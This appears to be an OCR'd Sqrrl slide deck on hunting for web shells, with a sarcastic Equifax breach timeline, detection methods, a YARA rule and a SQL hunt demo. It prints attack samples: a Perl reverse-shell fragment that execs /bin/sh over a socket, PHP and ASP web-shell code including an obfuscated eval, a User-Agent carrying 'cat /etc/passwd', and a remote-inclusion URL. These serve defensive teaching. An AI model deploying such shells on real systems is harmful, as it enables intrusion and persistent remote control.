Threat Hunting for:

Web Shells

Presented by:

Danny Akacki– Sqrrl Advisor
Paul Bartruff – Solutions Architect

Your Presenters

Paul Bartruff
Solutions Architect

Danny Akacki
Sqrrl Advisor

© 2017 Sqrrl Data, Inc. All rights reserved.

Agenda

- Why do attackers use web shells?
  - Persistent Remote Access
  - Privilege Escalation
  - Pivoting and Launching Attacks
- How do they use them?
  - LFI
  - RFI
  - How do they hide?
- Web Shells in the news
  - Equifax
- Hunting for web shells demo.

```
POST /c99.php?ry4wn[login]=0 HTTP/1.1
Host: 192.168.1.100:55555
Connection: keep-alive
Content-Length: 39127
Cache-Control: max-age=0
Origin: http://192.168.1.100:55555
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLoRtloEXoMSV9bhy
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.1.100:55555/c99.php?ry4wn[login]=0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

© 2017 Sqrrl Data, Inc. All rights reserved.

THE HOW AND THE WHY OF WEB SHELLS

Persistent Remote Access

- Work smarter, not harder.
- Here, let me fix that for you.
- What's the secret word?

```
<?php
$auth_pass = "64a113a4ccc22cffb9d2f75b8c19e333";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';
preg_replace("/.*/e","\x65\x76\x61…\x29\x3B",".");
?>
```

https://www.sjoerdlangkemper.nl/2016/02/04/circumventing-authentication-of-a-webshell/

sqrrl

© 2017 Sqrrl Data, Inc. All rights reserved.

Privilege Escalation

- Not all sysadmins are created equal.
- Moving on up.
- I Am Root.

© 2017 Sqrrl Data, Inc. All rights reserved.

Pivoting and Launching Attacks

- Recon from inside.
- Low and slow.
- You say you want attribution?

© 2017 Sqrrl Data, Inc. All rights reserved.

RFI & LFI

- Remote File Inclusion

```
Path:
GET /B=1&From=remotelogin.php&L=hebrew&LastCheck=http://sxxxxxxo.no/byroe.jpg??
Source IP: 185.X.X.53
GEO: MADRID ES , Onestic_Innovacion_y_Desarrollo_SL , singularcomputer.es
```

RFI Example - Source: https://dfir.it/blog/2015/08/12/webshell-every-time-the-same-purpose/

- Local File Inclusion

© 2017 Sqrrl Data, Inc. All rights reserved.

Web Shell Obfuscation Methods

- Hiding web shell code inside a well known file format.
- Encoding and compression
- Modifying headers
- Authentication

```
GET /demo/shell.php HTTP/1.1
Host: 192.168.5.25
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: cat /etc/passwd
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6,el;q=0.4
```

https://www.acunetix.com/blog/articles/keeping-web-shells-undercover-an-introduction-to-web-shells-part-3/

sqrrl

© 2017 Sqrrl Data, Inc. All rights reserved.

Equifax

Timeline of events:

2017–03–06: Apache announces struts bug

2017–03–07: PoC exploit released to public

2017–03–10: Equihax compromised via struts exploit. Genius hackers use super elite hacker command “whoami” during their sophisticated hacking session. [0]

2017–03–13: Equihax genius elite hackers install 30 webshells to allow traversing all the different compromised hosts to pass data out of the company

2017–04-xx: Oracle releases quarterly bundle of patches, including the Struts patch. (They actually crow about this while blasting Equihax for being slow to apply the patch) [1]

2017–06–30: Equihax patches their struts installs, no longer vulnerable to the struts exploit. They patch the boxes that got popped and almost certainly had webshells installed but notice nothing. [2]

2017–07–29: Equihax discovers they have been compromised by super elite awesome hackers using one webshell for every day of the month (spares in Feb.) **NOTE**: this is a **Saturday**

2017–07–30: Equihax claims to have cleaned their systems at this point, making them secure from the tangle of 30 webshells (**Sunday**)

2017–08–01: Equihax CFO sells $1mm stock, US President of Information sells $600k stock, President of Workforce Solutions sells $250k stock. (**Monday**) [3]

2017–09–05: FireEye registers the Equihax domain name as part of a broader PR damage control move, which Equihax will do everything it can to sabotage

2017–09–07: Equihax mentions that maybe there might have been some sort of hack or something but definitely not a big deal unless you’re an American adult with a credit record.

2017–09–08: Equihax offers an opportunity to sign away your right to sue Equihax in exchange for waiting a week and getting yet another year of free credit reporting. (If you don’t already have 3–5 years of free credit reporting by now, are you even using the Internet??) [4]

2017–09–11: FireEye (owner of Mandiant, who did the IR + PR for Equihax) quietly pulls the case study white paper about how FireEye 0day protection technology is keeping Equihax safe from unknown threats and “up to 29 webshells”

https://medium.com/@thegrugq/equihax-fact-enabled-wild-speculation-21fd59aa39e2

© 2017 Sqrrl Data, Inc. All rights reserved.

WEB SHELL EXAMPLES

PHP, yah you know me.

```
echo ' < formmethod = "POST"action = "" > < fontsize = 2color =
#888888><b>Command</b><br><input type="text" name="cmd"><input type="Submit"
name="command" value="ExEcute"></form>';

    echo '<form enctype="multipart/form-data" action method=POST><font size=2
color=#888888><b>Upload File</b></font><br><input type=hidden name="submit"><input
type=file name="userfile" size=28><br><font size=2 color=#888888><b>New name:
</b></font><input type=text size=15 name="newname" class=ta><input type=submit class="bt"
value="Upload!!"></form>';

   if (isset($_POST['submit']))

      move_uploaded_file($_FILES['userfile']['tmp_name'], $uploaddir . $name);

      if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploaddir . $name)) {

         echo "Upload!!!";
```

© 2017 Sqrrl Data, Inc. All rights reserved.

Diamonds and Perls

```
# Make TCP connection for reverse shell
socket(SOCK, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
if (connect(SOCK, sockaddr_in($port,inet_aton($ip)))) {
        cgiprint("Sent reverse shell to $ip:$port");
        cgiprintpage();
} else {
        cgiprint("Couldn't open reverse shell to $ip:$port: $!");
        cgiexit();
}

# Redirect STDIN, STDOUT and STDERR to the TCP connection
open(STDIN, ">&SOCK");
open(STDOUT,">&SOCK");
open(STDERR,">&SOCK");
$ENV{'HISTFILE'} = '/dev/null';
system("w;uname -a;id;pwd");
exec({"/bin/sh"} ($fake_process_name, "-i"));
```


© 2017 Sqrrl Data, Inc. All rights reserved.

Let me…ASP….you a question.

```
public void Bin_DriveList()
{
    string file = "<input type=hidden name=goaction><input type=hidden name=todo>";
    file += "<hr>Drives : ";
    string[] drivers = Directory.GetLogicalDrives();
    for (int i = 0; i < drivers.Length; i++)
    {
        file += "<a href=javascript:Command('change','" + formatpath(drivers[i]) + "');>" + drivers[i] + "</a> ";
    }
    file += "    WebRoot :  <a href=javascript:Command('change','" + formatpath(Server.MapPath(".")) + "');>" + Server
    Bin_FileLabel.Text = file;
}

public void Bin_FileList(string Bin_path)
{
    Bin_FilePanel.Visible = true;
    Bin_CreateTextBox.Text = "";
    Bin_CopytoTextBox.Text = "";
    Bin_CopyTextBox.Text = Bin_path;
    Bin_upTextBox.Text = Bin_path;
    Bin_IISPanel.Visible = false;
    Bin_DriveList();
    string tmpstr="";
    string Bin_Filelist = Bin_FilelistLabel.Text;
    Bin_Filelist = "<hr>";
    Bin_Filelist += "<table width=90% border=0 align=center>";
    Bin_Filelist += "<tr><td width=40%><b>Name</b></td><td width=15%><b>Size(Byte)</b></td>";
    Bin_Filelist += "<td width=25%><b>ModifyTime</b></td><td width=25%><b>Operate</b></td></tr>";
```

© 2017 Sqrrl Data, Inc. All rights reserved.

Web Shell Detection Methods


- Web logs
  - Apache
  - IIS
- IDS logs
- Tripwire
- Yara Rules
- Expand on artifacts
- Useragent strings from other webshells

```
rule webshell_wso2_5_1_wso2_5_wso2 {
        meta:
                description = "Web Shell - from files wso2.5.1.php, wso2.5.php, wso2.php"
                author = "Florian Roth"
                date = "2014/01/28"
                score = 70
                super_rule = 1
                hash0 = "dbeecd555a2ef80615f0894027ad75dc"
                hash1 = "7c8e5d31aad28eb1f0a9a53145551e05"
                hash2 = "cbc44fb78220958f81b739b493024688"
        strings:
                $s7 = "$opt_charsets .= '<option value=\"'.$item.'\" '.($_POST['charset']==$item?'selec"
                $s8 = ".'</td><td><a href=\"#\" onclick=\"g(\\'FilesTools\\',null,\\''.urlencode($f['na"
        condition:
                all of them
```

Source: https://github.com/Yara-Rules/rules/blob/master/Webshells/WShell_THOR_Webshells.yar

© 2017 Sqrrl Data, Inc. All rights reserved.

WEB SHELLS HUNT EXAMPLE



CounterOps

Find by tag or ID

```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE
   '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

All types

Webshells
China Chopper Webshell artifact

Saved: Nov 02 2017 08:26

IP connected to URL on IoC list
Assigns risk to IP address that connected to IoC


Last day inspected: Oct 24
0 entities identified

Suspected SMB port scanning
Detect an anomalous spike in activity on port 445 indicating potential scan

Last day inspected: Oct 24
0 entities identified

IP connected to IP on IoC list
Assigns risk to IP address that connected to IoC

Last day inspected: Oct 24
0 entities identified



CounterOps

Find by tag or ID

```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE
   '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```


GO Save Query... E


SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri


Showing 52 items Filter

EXPLORE

orig	uri	method	host
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.131
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.131
121.39.88.19	/query/chsquery.php	POST	10.108.16.130
121.39.88.19	/query/chsquery.php	POST	10.108.16.130


Home
CounterOps
Find by tag or ID
sqrrldemo
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
10.108.16.130
/query/chsquery.php
10.108.16.131
121.39.88.19
10.108.16.131
From Oct 23 2017 10:00 to Oct 30 2017 22:59
FEATURES
network
Internal
Show more
TAGS
HISTORY
Add a tag
ACTIVITY
Total


CounterOps
Find by tag or ID
sqrrldemo
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
10.108.16.130
/query/chsquery.php
10.108.16.131
121.39.88.19
connectedTo
From Oct 23 2017 10:00 to Oct 30 2017 22:59
Origin
Destination
121.39.88.19
10.108.16.131
value
No data for current window


CounterOps
Find by tag or ID
sqrrldemo
Home
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
10.108.16.130
/query/chsquery.php
10.108.16.131
121.39.88.19
10.108.16.131
From Oct 23 2017 10:00 to Oct 30 2017 22:59
FEATURES
network
Internal
Show more
TAGS
HISTORY
Add a tag
ACTIVITY
Total

CounterOps


Find by tag or ID

```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE
   '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

TOTAL

Close

From Oct 23 2017 10:00 to Nov 02 2017 05:59



CounterOps


Find by tag or ID

